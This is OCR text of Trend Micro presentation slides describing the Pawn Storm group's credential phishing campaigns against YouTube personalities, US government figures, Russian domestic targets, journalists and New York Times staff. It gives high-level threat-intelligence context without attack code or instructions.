
TREND MICRO

Pawn Storm also quick learner

fast use of Hacking Team exploits

use of IDN domains in phishing
[not new, but in news April 14 2017]

Pawn Storm is also an eager student



Pawn Storm credential phishing

Pawn Storm does LOTS of targeted phishing

TREND MICRO

why is credential phishing a big deal?

- often starting point attack

- unexpected attack angles

- risky features that enable social engineering


TREND MICRO

why is credential phishing a big deal?

unexpected attack angles

TREND MICRO


Bethany got Gmail phishing Jan 26 2015



SHE DID NOT CLICK ON THE PHISHING LINK

TREND MICRO


GloZell got Gmail phishing Jan 26 2015



SHE DID **NOT** CLICK ON THE PHISHING LINK

TREND MICRO

Hank got Gmail phishing Jan 26 2015



HE CLICKED ON THE PHISHING LINK

SURE, JUST TO FIND OUT WHAT IS GOING ON

TREND MICRO

high profile target: the White House

TREND MICRO

Hank clicked – so what?

This is one of the MANY attacks and it is only the first stage.

Pawn Storm does get into the US government networks

TREND MICRO

John Podesta did click

domestic espionage

Pawn Storm targeting

- Russian artists
- Russian Journalists
- Russian scientists
- some Duma members
- mail.ru developer
- Russian military attache NATO country
- former Russian prime minister

domestic espionage

many “small” APT actors are already

good at domestic espionage

TREND MICRO

journalists – targeted all the time

CLICKED ON YAHOO PHISHING LINK ON DEC 2014

TREND MICRO

NYT targeted


corporate e-mail NYT outsourced to Gmail

Dec 23 2014: 40 employees attacked


Dec 30 2014: 16 employees attacked

TREND MICRO

OAuth abuse

